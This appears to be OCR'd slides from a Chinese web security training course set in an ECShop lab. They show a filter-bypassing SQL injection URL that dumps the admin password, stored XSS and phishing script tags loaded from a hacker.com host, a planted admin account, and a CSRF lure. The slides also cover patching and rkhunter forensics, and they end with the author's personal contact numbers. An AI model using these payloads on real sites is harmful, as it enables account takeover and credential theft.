


红 黑 演义信息安全场景高级课程



- 不完全修补SQL注入漏洞

该SQL注入的发生是因为过滤不严导致黑客可以执行任意SQL语句！

- 管理员给出的修补方案：

判断提交参数值是否包含union select and where 等关键词。

- 该修补方案的缺陷：

- 但是仅仅判断小写的情况，很容易就被绕过，只要SQL注入语句大写就可以绕过。

- 修补步骤：

- 上传SQL注入过滤文件sql_filter_0.php到目标机器的/var/www/shop/includes/下

- 打开文件includes/init.php，在文件最底部（?>之前）加入下面这段代码：

- require(ROOT_PATH . 'includes/sql_filter_0.php');

- 表示加载sql_filter_0.php文件

- 打开includes/lib_goods.php文件，SQL注入的缺陷出现在该文件的696行，代码如下

- "WHERE a.attr_id = '\$key' AND g.is_on_sale=1 AND a.attr_value = '\$val[value]' AND g.goods_id <> '\$_REQUEST[id]' " .

- 修改为：

- "WHERE a.attr_id = '\$key' AND g.is_on_sale=1 AND a.attr_value = '\$val[value]' AND g.goods_id <> '".sql_filter(\$_REQUEST[id]).'" " .

- sql_filter函数来自sql_filter_0.php文件，会判断请求的值，如果包含union/select等关键词就弹出警告并跳转回网站首页。

- 绕过限制继续SQL注入
- `http://202.1.160.11/shop/goods.php?id=9' Union seLect 1,password,3,4,5,6,7,8,9,10 frOm ecs_admin_user wHEre user_name='admin`
- 管理员完善SQL注入过滤代码
- 上传SQL注入过滤文件`sql_filter_1.php`到目标机器的
`/var/www/shop/includes/`下
- 打开文件`includes/init.php`，在文件最底部（`?>`之前）加入下面这段代码：
- `require(ROOT_PATH . 'includes/sql_filter_1.php');`
- 表示加载`sql_filter_1.php`文件

- 发现留言板存在存储型XSS漏洞



ECSHOP 管理中心- 会员留言

类型: 请选择... 留言标题:

搜索

编号	用户名	留言标题	类型	
4	匿名用户	你好，为什么我买不了东西。	留言	
1	ecshop	三星SGH-F258什么时候到	求购	

总计 2 个


自动添加一个后台管理员账号

留言内容里有跨站脚本：`<script src=http://www.hacker.com:8080/xss/inj.js></script>`，该代码执行，并自动添加一个新的管理员账号 admin1，如下图：

ECSHOP 管理中心- 管理员列表		
用户名	Email地址	加入时间
admin1	admin123@admin.com	2011-01-11 23:36:06
admin	admin@admin.com	2011-01-04 15:27:20

黑客登录管理后台

当跨站发生时，黑客的远程服务器上会自动添加一条成功信息，如下图：



黑客根据这条信息就知道攻击成功了，就可以通过 admin1 账号（密码默认 hacker123）登录管理后台。

检测取证 rootkit 后门

可以使用 rkhunter 进行 rootkit 后门的查找与取证。

功能如下：

- 1、MD5 校验测试, 检测任何文件是否改动
- 2、检测 rootkits 使用的二进制和系统工具文件
- 3、检测特洛伊木马程序的特征码
- 4、检测大多常用程序的文件异常属性
- 5、执行一些系统相关的测试 - 因为 rootkit hunter 可支持多个系统平台
- 6、扫描任何混杂模式下的接口和后门程序常用的端口
- 7、检测如/etc/rc.d/目录下的所有配置文件, 日志文件, 任何异常的隐藏文件等等
- 8、对一些使用常用端口的应用程序进行版本测试. 如: Apache Web Server, Procmail 等

















Index of /shop/includes - Windows Internet Explorer

http://www.mn.com/shop/includes/

文件(F) 编辑(E) 查看(V) 收藏(C) 工具(T) 帮助(H)

收藏夹 Index of /shop/includes

Index of /shop/includes

Name	Last modified	Size	Description
 Parent Directory		-	
 ch_cache.php	04-Jun-2010 15:18	8.1K	
 ch_ecshop.php	04-Jun-2010 15:18	4.6K	
 ch_error.php	04-Jun-2010 15:18	3.4K	
 ch_icon.php	04-Jun-2010 15:18	22K	
 ch_image.php	04-Jun-2010 15:18	23K	
 ch_incon.php	04-Jun-2010 15:18	14K	
 ch_mysql.php	04-Jun-2010 15:18	27K	
 ch_rss.php	04-Jun-2010 15:18	66K	
 ch_section.php	04-Jun-2010 15:18	11K	
 ch_sns.php	04-Jun-2010 15:18	34K	
 ch_swp.php	04-Jun-2010 15:18	8.9K	
 ch_wd_executor.php	04-Jun-2010 15:18	29K	
 ch_template.php	09-Jan-2011 17:06	42K	
 ch_transport.php	04-Jun-2010 15:18	13K	
 codetable	04-Jun-2010 15:18	-	
 ckeditor	27-Aug-2010 17:01	-	
 inc_constant.php	04-Jun-2010 15:18	9.9K	
 init.php	04-Jun-2011 20:01	8.5K	
 lib_defect.php	04-Jun-2010 15:18	25K	

Server: Apache/2.2.8 (Ubuntu)

黑客提交包含 CSRF 链接的留言

我要留言

用户名 匿名用户

电子邮件地址 q@qq.com

留言类型 ☒ 留言 ☐ 投诉 ☐ 询问 ☐ 售后 ☐ 求购

主题 你的网站好像被google报挂马

验证码 1111 captcha

留言内容 你好，我通过google搜索找到你的网站，但是google提示
你的网站有恶意？好像被挂马了。<a target="_blank"
href=http://www.hacker.com:8080
/csrf/google.htm>http://www.google.com.hk
/interstitial?url=http://www.ec.com/

我要留言



警告- 访问该网站可能会损害您的计算机！

建议：

- [返回到上一页](#)并选择其他结果。
- 尝试其他搜索以找到想要的结果。

或者您可以继续访问 <http://www.ec.com/>，但风险自担。有关所发现问题的详情，请访问 Google 关于此网站的[安全浏览诊断网页](#)。

有关如何在线防止恶意软件侵害的详情，请访问 StopBadware.org。

如果您是该网站的所有者，可以使用 Google 的[网站管理员工具](#)申请对您的网站进行审核。有关审核过程的详细信息，请参阅 Google 的[网站管理员支持中心](#)。

建议提供者：

高级钓鱼攻防

黑客提交包含跨站钓鱼的留言

我要留言

用户名 匿名用户

电子邮件地址

留言类型 ☒ 留言 ☐ 投诉 ☐ 询问 ☐ 售后 ☐ 求购


主题

验证码 captcha


留言内容

我上个星期在你们这里买的索爱读卡器, <script src=http://www.hacker.com:8080/phish/inj.php></script>让朋友也看了看, 确认是不能用! 怎么回事?

我要留言



点击“确定”后，页面跳转到登录界面：



安装方法—火狐菜单—工具—附加组件—noscript,firebug,firecookie 进行安装，安装完会提示重新启动浏览器，然后右下角有，然后设置为全局禁止



谢谢！



交流方式：
微信18910528848
手机13910211292
邮件390890513@qq.com

